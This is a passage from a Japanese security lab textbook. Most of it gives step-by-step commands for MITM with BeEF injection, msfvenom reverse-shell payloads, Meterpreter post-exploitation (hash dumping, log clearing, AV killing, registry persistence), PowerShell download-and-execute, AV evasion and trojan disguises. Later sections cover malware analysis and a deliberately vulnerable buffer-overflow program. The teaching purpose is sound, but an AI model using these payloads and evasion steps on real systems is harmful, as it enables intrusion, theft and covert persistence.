# service apache2 start           # Web サーバを起動する。
```

Windows XP でデフォルトゲートウェイと DNS サーバを「192.168.0.15」に変更し、任意の URL にアクセスする。図 6.3 に示すように、Kali-Linux に設置した偽のコンテンツに誘導されることを確認する。



図 6.3 DNS スプーフィング攻撃の概要

終了後、元のコンテンツを復旧する。

```
# mv index.bak index.index        # 元のコンテンツで上書きして復旧する。
```

Windows XP でデフォルトゲートウェイと DNS サーバを「192.168.0.1」に変更する。

6.4 MITM と XSS の連係

MITM（中間者攻撃）では盗聴だけでなく、無害な任意のサイトへのアクセスの応答に対して不正な JavaScript を挿入することにより、XSS 攻撃を実施することも可能となる。

演習 6.4

Kali-Linux (2019.2)、Windows XP および Metasploitable 2 を起動する。Kali-Linux で BeEF を起動し、ブラウザで「http://127.0.0.1:3000/ui/panel」にアクセスする。beef/passwd のユーザ名／パスワードで管理コンソールにアクセスする。MITMF を起動し、

ARP スプーフィングにより盗聴した応答メッセージに XSS のための hook.js を挿入する。

```
# cd Downloads/MITMf
# python mitmf.py -i eth0 --spoof --arp --gateway 192.168.0.15 --target 192.168.0.12 --inject --js-url http://192.168.0.11:3000/hook.js
```

Windows XP でブラウザを起動し、「http://192.168.0.15」にアクセスする。「http://192.168.0.15」からの応答メッセージは、図 6.3 に示すように hook.js が挿入される。



図 6.3 MITM による hook.js の挿入

Kali-Linux でこの通信を傍受しており、BeEF の管理コンソールから操作が可能であることを確認する。

７．攻撃の持続

7.1 ペイロードの作成

攻撃対象のコンピュータに脆弱性がない場合でも、ペイロード（マルウェア）を実行させることで攻撃の継続が可能である。例えば、攻撃対象のコンピュータから指令サーバに接続するリバースシェルを実行させることで、指令サーバを介した遠隔操作が可能となる。

演習 7.1

指令サーバ（ここでは Kali-Linux）に接続するペイロードを埋め込んだ実行ファイルを作成する。

```
$ msfconsole                                    # Metasploit Framwork を起動する。
> search type:payload reverse_tcp platform:windows
> msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.0.11 -f exe -o
/home/kali/Desktop/malware.exe        # リバースシェルの実行ファイルを作成する。
> exit                                          # Metasploit Framwork を終了する。
```

作成した実行ファイルを Web サーバに配置し、Web サーバを再起動する。

```
$ cd /var/www/html              # Web サーバのルートディレクトリに移動する。
$ sudo mkdir share              # 実行ファイルを配置するディレクトリを作成する。
$ sudo cp /home/kali/Desktop/malware.exe share      # 実行ファイルをコピーする。
$ sudo chmod -R 755 share             # ディレクトリにアクセス権限を付与する。
$ sudo service apache2 restart        # Web サーバを再起動する。
```

Kali-Linux で接続を待ち受けるためのハンドラを起動する。

```
$ msfconsole                                    # Metasploit Framwork を起動する。
> use exploit/multi/handler                       # ハンドラを選択する。
> set payload windows/meterpreter/reverse_tcp  # ペイロードを選択する。
> set LHOST 192.168.0.11                          # IP アドレスを設定する。
> show options                                    # オプションを表示する。
> exploit                                         # ハンドラの待ち受けを開始する。
```

Windows XP で Firefox を起動し、「http://192.168.0.11/share/」にアクセスして「malware.exe」をダウンロードする。スナップショットをとってあることを確認し、「malware.exe」を実行する。Kali-Linux に meterpreter のプロンプトが表示されていることを確認し、遠隔操作が可能であることを確認する。

7.2 Post-Exploitation

攻撃者は初期潜入に成功した後、権限の拡大や他のコンピュータへの横展開等のために更なる調査や侵入を試みる。これらの初期潜入後の活動は、Post-Exploitation と呼ばれる。

演習 7.2.1

Metasploit Framework で Windows XP の Exploit に成功した後、Post-Exploitation を実施する。

```
> sysinfo                          # system 情報を取得する。
> ipconfig                         # ネットワーク情報を取得する。
> getuid                           # ユーザ権限を確認する。
> getprivs                         # 有効な特権を確認する。
> getsystem                        # 権限昇格を試行する。
> getprivs                         # 有効な特権を確認する。
> run hushdump                     # パスワードハッシュを取得する。
> screenshot                       # スクリーンショットを取得する。
> clearev                          # イベントログを削除する。
> run checkvm                      # 仮想マシンかどうか確認する。
> run killav                       # ウイルス対策ソフトを停止する。
> run keylogrecorder               # キーボードの打鍵を記録する。
> run packetrecorder -i 1          # ネットワークを盗聴する。
```

演習 7.2.2

Metasploit Framework で Windows XP の Exploit に成功した後、起動時にペイロードを自動実行するようにレジストリを設定する。

```
> reg enumkey -k
HKEY_LOCAL_MACHINE¥¥SOFTWARE¥¥Microsoft¥¥Windows¥¥CurrentVersion¥¥Run
> reg setval -k
HKEY_LOCAL_MACHINE¥¥SOFTWARE¥¥Microsoft¥¥Windows¥¥CurrentVersion¥¥Run -v
backdoor -d 'C:¥Windows¥malware.exe'  # 自動起動の設定をレジストリに追加する。
```

※　¥は半角の＼（バックスラッシュ）

演習 7.2.3

Windows 7 以降の OS では、標準搭載されている PowerShell で Post-Exploitation が可能である。Kali-Linux で「Post Exploitation」から「powersploit」を選択してターミナルを起動する。Web サーバを起動して PowerShell スクリプトにアクセス可能にする。

```
$ sudo python -m SimpleHTTPServer
```

Windows 7 でブラウザを起動し、「http://192.168.0.11:8000」にアクセスできることを確認する。

Kali-Linux で接続を待ち受けるためのハンドラを起動する。

```
$ msfconsole
> use exploit/multi/handler
> set payload windows/meterpreter/reverse_tcp
> set LHOST 192.168.0.11
> exploit
```

スナップショットをとってあることを確認し、「malware.exe」を実行する。Kali-Linux に meterpreter のプロンプトが表示されていることを確認し、PowerShell をメモリにダウンロードして実行する。

```
> load powershell
> powershell_shell
PS > iex((New-Object
Net.WebClient).DownloadString("http://192.168.0.11:8000/CodeExecution/Invoke-
Shellcode.ps1"))
PS > Invoke-Shellcode -Force
PS > iex(New-Object
Net.WebClient).DownloadString("http://192.168.0.11:8000/Recon/Invoke-
Portscan.ps1")
PS > Invoke-Portscan -Hosts 192.168.0.13 -Ports "21,22,23,135,139,445,3389"
```

８．難読化と偽装

8.1 難読化

攻撃者はウイルス対策ソフト等のセキュリティ対策を回避するために、マルウェアを難読化する。難読化は、マルウェアの機能を維持したままそのパタンを変化させる。

演習 8.1.1

shikata_ga_naiで３回エンコードしたペイロードを作成する。

```
$ msfvenom -a x86 -p windows/meterpreter/reverse_tcp LHOST=192.168.0.11 -f exe
-e x86/shikata_ga_nai -i 3 -b '¥x00¥xff' -o /home/kali/Desktop/malware2.exe
$ sudo mkdir /var/www/html/share/
$ sudo cp /home/kali/Desktop/malware2.exe /var/www/html/share/
$ sudo service apache2 restart
```

※　¥は半角の＼（バックスラッシュ）

Kali-Linux で接続を待ち受けるためのハンドラを起動する。

```
$ msfconsole                                    # Metasploit Framwork を起動する。
> use exploit/multi/handler                     # ハンドラを選択する。
> set payload windows/meterpreter/reverse_tcp   # ペイロードを選択する。
> set LHOST 192.168.0.11                        # IP アドレスを設定する。
> show options                                  # オプションを表示する。
> exploit                                       # ハンドラの待ち受けを開始する。
```

Windows 10 で IE を起動し、「http://192.168.0.11/share/」にアクセスして「malware2.exe」をダウンロードする。スナップショットをとってあることを確認し、「malware2.exe」を実行する。Kali-Linux に meterpreter のプロンプトが表示されていることを確認し、遠隔操作が可能であることを確認する。

演習 8.1.2

PowerShell で難読化されたペイロードを作成する。

```
$ sudo veil                             # Veil Evasion を起動する。
: use 1                                 # 回避を選択する。
: list                                  # ペイロードの種類を表示する。
: use 22                                # PowerShell の Reverse TCP を選択する。
: set LHOST 192.168.0.11                # 接続先の IP アドレスを設定する。
: options                               # オプションを表示する。
: generate                              # ペイロードを作成する。
```

```
: malware3                                  # ペイロードの名称を設定する。
: exit                                      # Veil Evasion を終了する。
$ cp /var/lib/veil/output/source/malware3.bat /home/kali/Desktop
$ sudo mkdir /var/www/html/share/
$ sudo cp /home/kali/Desktop/malware3.bat /var/www/html/share/
$ sudo service apache2 restart
```

7.3.1 と同様に Kali-Linux で接続を待ち受けるためのハンドラを起動し、「malware3.bat」をダウンロードする。「malware3.bat」を Defender でスキャンし、検知されないことを確認する。

8.2 マルウェアの埋め込み

攻撃者は被害者を欺くため、マルウェアのアイコンを変更したり、他のファイルに埋め込んだりする場合もある。このような無害なプログラムに偽装されたマルウェアは、トロイの木馬と呼ばれる。

演習 8.2.1

Shelter を用いてマルウェアを別のファイルに結合し、トロイの木馬を作成する。Desktop に埋込先のファイル（ここでは「wrar591.exe」）を送信する。

```
$ sudo shellter                         # shellter を起動する。
: A                                     # 自動モードを選択する。
: /home/kali/Desktop/wrar591.exe        # 埋込先のファイル（トロイの木馬）を指定する。
: Y                                     # ステルスモードを選択する。
: L                                     # ペイロードをリストから選択する。
: 1                                     # ペイロードに Reverse TCP を選択する。
SET LHOST : 192.168.0.11                # 接続先の IP アドレスを設定する。
SET LPORT : 4444                        # 接続先のポート番号を設定する。
$ sudo cp /home/kali/Desktop/wrar591.exe /var/www/html/share/
$ sudo service apache2 restart
```

演習 8.2.2

実行ファイル形式のマルウェアのアイコンを変更する。 Windows 10 に「msword.ico」「fake.docx」「malware2.exe」を集める。WinRAR をダブルクリックしてインストールする。「msword.ico」「fake.docx」を選択し、右クリックして「Add to archive」を開く。

「Archive name and parameters」で表 7.4 に示す項目を設定する。

表 7.4 設定する項目

「General」タブ			
	「Archive name」を「fake.exe」にする。 「Archive options」の「Create SFX archive」にチェックを入れる。		
「Advanced」タブ			
	「SFX options」ボタンを押す。		
	「Setup」タブ		
		「Run after extraction」に「malware2.exe」と「fake.docx」を２行に書く。	
	「Modes」タブ		
		「Silent mode」の「Hide all」にチェックする。	
	「Text and icon」タブ		
		「Load SFX icon from the file」で「Browse」ボタンから「msword.ico」を指定する。	
	「Update」タブ		
		「Update mode」の「Extract and update files」にチェックする。 「Overwrite mode」の「Overwrite all files」にチェックする。	

「OK」ボタンを押して設定を反映し、アイコンを偽装したペイロードを作成する。ペイロードのファイル名を「fake.docx.exe」に変更し、拡張子を非表示にする。

7.3.1 と同様に Kali-Linux で接続を待ち受けるためのハンドラを起動し、「fake.docx」をダブルクリックする。Kali-Linux に meterpreter のプロンプトが表示されていることを確認し、遠隔操作が可能であることを確認する。

演習 8.2.3

MacroShop を用いて Veil Evasion で作成したペイロードをマクロに変換し、Excel ファイルに埋め込む。

```
$ cd Downloads/MacroShop/
$ ./macro_safe.py
$ ./macro_safe.py /home/kali/Desktop/malware3.bat /home/kali/Desktop/macro.txt
$ sudo cp /home/kali/Desktop/macro.txt /var/www/html/share/
$ sudo service apache2 restart
```

Windows 7 で Excel を起動し、「ファイル」「オプション」を表示し、「リボンのユーザーの設定」「メインタブ」を選択して「開発」にチェックを入れる。「開発」の「Visual Basic」を選択し、「ThisWorkbook」を開いて作成したマクロの内容をすべて張り付ける。ファイルを「Book1.xlsm」という名称で保存する。

7.3.1 と同様に Kali-Linux で接続を待ち受けるためのハンドラを起動し、「Book1.xlsm」をダブルクリックしてマクロを有効化する。Kali-Linux に meterpreter のプロンプトが表示されていることを確認し、遠隔操作が可能であることを確認する。

９．マルウェアの表層解析と動的解析

9.1 ハッシュ値の取得

すでに分析が完了している既知のマルウェアは分析する必要はない。ファイルが既知か未知かを判断するためには、そのファイルのハッシュ値を使用する。ファイルのハッシュ値は、ファイルの同一性を確認するために用いられる。ファイルのハッシュ値を算出し、オンラインのマルウェア分析サイトでその ハッシュ値を検索 することで、すでに分析済みの既知のマルウェアを確認することができる。この時、ファイルそのものをアップロードすると、そのファイルを提供することになるため注意が必要である。

演習 9.1.1

REMnux で ssh サーバを起動し、WinSCP で分析対象のファイルを転送する。

```
$ sshd start
```

各ファイルのハッシュ値を比較する。

```
$ unzip ba.zip                          # 解凍する。(パスワード: infected)
$ cd ba                                 # 解凍したディレクトリに移動する。
$ md5sum ba1                            # MD5 でハッシュ値を出力する。
$ sha1sum ba1                           # SHA1 でハッシュ値を出力する。
$ sha256sum ba1                         # SHA256 でハッシュ値を出力する。
```

演習 9.1.2

ファジイハッシュでファイルの類似性を比較する。

```
$ ssdeep * > result             # すべてのファイルのファジイハッシュを保存する。
$ ssdeep ba1 -m result          # ba1 のファジイハッシュ値を比較する。
```

9.2 文字列の抽出

ファイルに含まれる文字列には、接続先や API 名が含まれている場合があり、分析のヒントになる。

演習 9.2

各ファイルの文字列を抽出する。

```
$ strings -h                    # オプションを確認する。
$ strings ba1                   # 文字列を抽出する。
$ strings -e l ba1              # 文字列をリトルインディアン方式でエンコードする。
```

9.3 ファイルタイプの調査

ファイルの拡張子は容易に偽装することが可能である、ファイルタイプを判定する場合には、file 等のシグネチャベースのコマンドを利用する。

演習 9.3

各ファイルのタイプを確認する。

```
$ file -h                                    # オプションを確認する。
$ file ba1                                   # ファイルタイプを確認する。
```

9.4 実行ファイルの調査

実行ファイルの場合には、pescan 等のシグネチャベースのコマンドでパッキングの有無等を調査する。

演習 9.4

パッキングの有無で実行ファイルのエントロピーが変化することを確認する。

```
$ pescan                                     # オプションを確認する。
$ pescan ba1                                 # PE ファイルのエントロピーを確認する。
$ upx -h                                     # オプションを確認する。
$ upx ba1                                    # UPX でパックする。
$ pescan ba1                                 # PE ファイルのエントロピーを確認する。
$ upx -d ba1                                 # UPX でアンパックする。
$ pescan ba1                                 # PE ファイルのエントロピーを確認する。
```

9.5 バイナリエディタ

バイナリの内部を確認したり編集したりする場合には、バイナリエディタを利用する。

演習 9.5.1

Windows XP を起動し、分析対象のファイルを転送する。「Stiring」および「FileInsight」を用いてファイルの中身を確認する。

演習 9.5.2

「TrID」を用いてファイルタイプを確認する。

演習 9.5.3

「PEiD」を用いて実行ファイルを分析する。

9.6 偽の指令サーバの構築

マルウェアの挙動を解析するためには、実際にマルウェアを動作させる動的解析が一般的に実施されている。動的解析は、サンドボックス等の内部でも実施されている。遠隔操作を行うためのマルウェアは、指令サーバへの接続を試みる。そのため、インターネットに接続された環境で動作させるのは危険である。このようなマルウェアの動的解析を安全に実施するためには、マルウェアの接続先を偽の指令サーバに誘導する必要がある。

演習 9.6

REMnux を偽の指令サーバを立ち上げ、図 9.6 に示すように他のコンピュータから任意のサイトへのアクセスを強制的に誘導する。



図 9.6 動的解析の概要

REMnux を起動し、別々のウィンドウで fakedns と INetSim を起動する。

$ fakedns 192.168.0.1	# fakedns を起動する。
$ sudo inetsim --help	# オプションを確認する。
$ sudo inetsim	# INetSim を起動する。

Windows XP で IE を起動し、任意の URL にアクセスすると fakedns のトップページが表示されることを確認する。「Ctrl + C」で INetSim および fakedns を停止し、レポートの内容を確認する。

9.7 実行ファイルの動的解析

マルウェアのコンピュータ内での挙動は、主にそのコンピュータ内で不審なプロセスの挙動を監視することで解析する。マルウェアを実行する前にその状態を保存し、監視プログラムを起動してマルウェアを実行する。５分程度挙動を観測した後に監視プログラムのログを保存し、マルウェアを実行する前の状態に戻す。

演習 9.2.1

Windows XP を起動して スナップショットを作成 する。「Process Monitor」を起動し、「Filter」から「Filter」を選択して表 9.7 のとおり設定する。

表 9.7 フィルタの設定

Process Name	is	da1.exe	Include
Operation	is	RegSetValue	Include
Operation	is	WriteFile	Include

「da1.exe」を起動してその挙動を解析する。解析が終了したら、電源をオフにして元のスナップショットに戻す。

演習 9.7.2

Windows XP を起動して スナップショットを作成 する。「Process Explorer」を起動する。

「da2.exe」を実行してその挙動を解析する。解析が終了したら、電源をオフにして元のスナップショットに戻す。

演習 9.7.3

Windows XP を起動して スナップショットを作成 する。「Process Explorer」を起動する。

コマンドプロンプトで以下を入力して「da3.dll」を実行し、その挙動を解析する。

```
> rundll32.exe da3.dll,installA          # マルウェアをインストールする。
> net start IPRIP                        # マルウェアのサービスを起動する。
```

解析が終了したら、電源をオフにして元のスナップショットに戻す。

9.8 文書ファイルの動的解析

文書ファイル等のマルウェアの解析の手順も実行ファイルのほとんど同じである。ただし、文書ファイル等のマルウェアを動作させるためには、そのファイルを開くためのアプリケーションも必要である。さらに、そのアプリケーションにはマルウェアが悪用する脆弱性の修正プラグラムを適用していない必要がある。

演習 9.8

Windows XP を起動して スナップショットを作成 する。「da4.pdf」を開いてその挙動を解析する。解析が終了したら、電源をオフにして元のスナップショットに戻す。

10. マルウェアの静的解析

10.1 レジスタの操作

マルウェアの機能の詳細を解析するためには、マルウェアを逆アセンブルして命令を分析する静的解析が実施されている。逆アセンブルしたマルウェアは、デバッガを用いることで一命令ずつ逐次実行（ステップ実行）したり、ブレークポイントを設定して任意のアドレスで実行を止めたりすることが可能である。ここで、レジスタの値を任意の値に操作することで、次の命令の分岐先を強制的に変更することも可能である。この手法は、マルウェアの解析妨害機能を回避するために有効である。

演習 10.1

Windows XP を起動して スナップショットを作成 する。「sa1.exe」を実行して挙動を観察する。「OllyDbg」を起動し、「sa1.exe」を開く。「Debug」から「Run」を選択（または F9 を押す。）して実行する。コマンドプロンプトに入力画面が表示されたら、「Debug」から「Pause」を選択（または F12 を押す。）してステップ実行に切り替える。F7 または F8 を押してコードを分析する。

デバッガの主なコマンドを表 10.1 に、X86 アーキテクチャの基本的な命令を表 10.2 に、各フラグの機能を表 10.3 に示す。

ループ箇所の終了条件分岐(0x004010BE 付近)を特定したら、EAX レジスタを ESI レジスタと同じ値に書き換えてループを抜ける。重要なレジスタの機能を表 10.4 に示す。解析が終了したら、電源をオフにして元のスナップショットに戻す。

表 10.1 デバッガの主なコマンド

キー	コマンド	内容
F2	ブレークポイント設定・解除	そのアドレスで停止させる。
F7	ステップイン	１命令実行する。
F8	ステップオーバー	１命令実行する。(call 命令は除く。)
F9	ラン	次のブレークポイントまで実行する。

表 10.2 X86 アーキテクチャの基本的な命令

命令	読み方	機能
mov	ムーブ	メモリをコピーする。
push	プッシュ	スタックにデータを保存する。
pop	ポップ	スタックのデータを取り出す。
call	コール	関数を実行する。
ret	リターン	関数を終了する。
jmp	ジャンプ	指定先のアドレスに無条件でジャンプする。
jz, jc, jo, js	条件ジャンプ	フラグの状況に応じてジャンプする。
cmp, test	比較	整数あるいはビット列を比較してフラグをセットする。

表 10.3 各フラグの機能

フラグ	読み方	機能
SF	サイン	計算結果が正の場合に１となる。
ZF	ゼロ	計算結果が０の場合に１となる。
OF	オーバーフロー	符号あり整数の桁溢れが発生した場合に１となる。
CF	キャリー	符号なし整数の桁溢れが発生した場合に１となる。

表 10.4 重要なレジスタの機能

レジスタ	機能
EAX	汎用レジスタ（アキュムレータ)、
EIP	次の実行される命令のアドレスが格納される。(プログラムカウンタ)
ESP	スタックの先頭のアドレスが格納される。(スタックポインタ)

10.2 バイナリパッチング

レジスタを操作するためには、プログラムをデバッガにアタッチする必要がある。デバッガを用いずに恒久的にプログラムの動作を変更したい場合には、該当部分の命令を NOP（何もしない命令）で書き換える。

演習 10.2

10.1 のループ箇所の終了条件分岐を NOP 命令で書き換え、コマンドプロンプトから実行して結果を確認する。

10.3 マニュアルアンパッキング

マルウェアの本来の機能を隠ぺいするために、パッカーが用いられている場合がある。パッカーの種類が不明であったり、UPX のように自動でアンパックすることができなかったりする場合には、デバッガを用いて手動でアンパックする必要がある。

演習 10.3

UPX でパッキングしたファイルを、UPX を用いずにデバッガを用いて手動で展開し、コードが展開されている部分を確認する。

11. 解析妨害機能

11.1 デバッガの検知

マルウェアの典型的な解析妨害機能としては、デバッガの検知が挙げられる。この機能を有するマルウェアは、デバッガで解析されていることを検知した場合、動作を停止してしまう。そのため、本来の機能を解析するためには、この機能を回避する必要がある。

演習 11.1

anti-debug1.exe～anti-debug5.exe は、メッセージボックスに「w0rd」と表示するプログラムであり、デバッガを検知した場合にはメッセージボックスを表示しない。「Immunity Debugger」でこれらのプログラムのデバッガ検知機能を特定して回避する。

11.2 サンドボックスの検知

マルウェアの動的解析を実施するサンドボックスは、仮想マシンで実装されている場合が多い。そのため、仮想マシンを検知することで、サンドボックスによる解析を回避するマルウェアも存在する。

演習 11.2

anti-vm1.py～anti-vm3.py を実行してその動作を分析し、そのように仮想マシンを検知しているのかを確認する。

11.3 ディスアセンブリ対策

静的解析を実施するためには、実行ファイルを逆アセンブルしてアセンブリ言語に変換する必要がある。マルウェアの中には、この逆アセンブルを正しく実施させないようにするディスアセンブリ対策機能を有しているものもある。

演習 11.3

Anti-Disassemle.zip を解凍し、anti-disassemle.exe を IDA Pro で開いて逆アセンブルする。最初の Call 命令(0xE8)の直前の jz 命令のジャンプ先のアドレスは、0x00401011 となっているが。これは Call 命令のオペランド部分となっている。カーソルを 0x00401010 に合わせて D ボタンを押し、命令をデータに戻す。カーソルをジャンプ先の 0x00401011 に合わせて C ボタンを押し、データを本来の命令に戻す。

12. 文書型マルウェアの解析

12.1 MS Office ファイルの解析

文書型マルウェアは、動作する OS やアプリケーションのバージョンによっては動作しない場合がある。動的解析が困難な場合には、ファイルタイプに応じた専用のツールを使用し、場合によっては手動で本体を抽出する必要がある。

演習 12.1.1

Windows XP でコマンドプロンプトを起動し、CFB (Compound File Binary)ファイルから本体を抽出する。

```
> OfficeMalScanner                          # オプションを確認する。
> OfficeMalScanner maldoc1.xls scan         # CFB ファイルをスキャンする。
> OfficeMalScanner maldoc1.xls scan brute   # エンコードされたデータを抽出する。
```

演習 12.1.2

Windows XP でコマンドプロンプトを起動し、RTF (Rich Text Format)ファイルから本体を抽出する。

```
> OfficeMalScanner maldoc2.doc scan         # ファイルのスキャンを実施する。
> RTFscan maldoc2.doc scan                  # RTF ファイルをスキャンする。
```

演習 12.1.3

Windows XP の「FileInsight」で「maldoc2.doc」を開き、手動でエンコードされた本体を抽出する。「0x1495B」から「BF」が多く含まれた一連の 16 進文字列を選択し、「Plugins」から「HEX text to binary」を選択してデコードする。「Ctrl + Shift + 方向キー」でカーソルの位置から選択範囲を指定する。カーソルの位置から残りすべての部分を選択したい場合には、「Ctrl + Shift + End」あるいは「Ctrl + Shift + Fn + 右」を押す。抽出したバイナリを、「0xBF」と XOR 演算を実行してデコードする。

12.2 PDF ファイルの解析

PDF (Portable Document Format)ファイルは複数のオブジェクトから構成されており、内部で JavaScript 等のプログラム言語の実行をサポートしている。

演習 12.2

REMnux に「maldoc3.pdf」を転送し、オブジェクトの内部を分析する。

PDF ファイルから JavaScript を含むオブジェクトを検索して抽出する。

```
$ pdfid.py mlaldoc3.pdf                     # ファイルを確認する。
```

```
$ pdf-parser.py maldoc3.pdf --stats                    # 統計情報を確認する。
$ pdf-parser.py maldoc3.pdf --search /JavaScript      # JavaScript を検索する。
$ pdf-parser.py maldoc3.pdf --object 15               # オブジェクトを表示する。
$ pdf-parser.py maldoc3.pdf --object 15 --filter --raw > out.js
```

テキストエディタで JavaScript からユニコードでエンコードされた部分を抽出し、sc.txt という名称で保存する。ユニコードを HEX にデコードし、実行ファイル形式に変換する。

```
$ unicode2hex-escaped < sc.txt > sc2.txt # sc.txt のユニコードを HEX に変換する。
$ shellcode2exe.py -s sc2.txt            # HEX を実行ファイルに変換する。
$ hexdump -C sc2.exe | head              # ファイルを１６進数で表示する。
```

13. バッファオーバーフロー

13.1 Linux におけるスタックバッファオーバーフロー

バッファオーバーフローは最も基本的な脆弱性であり、プログラムが準備したバッファよりも大きなサイズのデータで書き込むことで、図 13.1 に示すようにバッファの外側のメモリを上書きする。



図 13.1 スタックの構造

ここで、スタック領域に配置された関数の戻り先のアドレスを任意のアドレスに意図的に書き換えることで、そのプログラムの制御を変更することが可能である。さらにこのアドレスに任意の命令を配置することで、そのプログラムの制御を奪うことが可能となる。

演習 13.1

Linux でスタックバッファオーバーフローを発生させ、任意の関数を実行する。REMnux を起動し、以下のプログラムを作成する。

buffer_overflow.c

```
1:  #include <string.h>
2:  #include <stdio.h>
3:
4:  void overflowed(){
5:      printf("%s¥n", "Execution Hijacked");
6:  }
7:
8:  void function1(char *str){
```

```
 9:     char buffer[5];
10:     strcpy(buffer, str);
11: }
12:
13: void main(int argc, char *argv[]){
14:     function1(argv[1]);
15:     printf("%s¥n", "Executed normally");
16: }
```

プログラムのセキュリティ機能を無効にしてコンパイルし、引数を変更して実行結果を比較する。

```
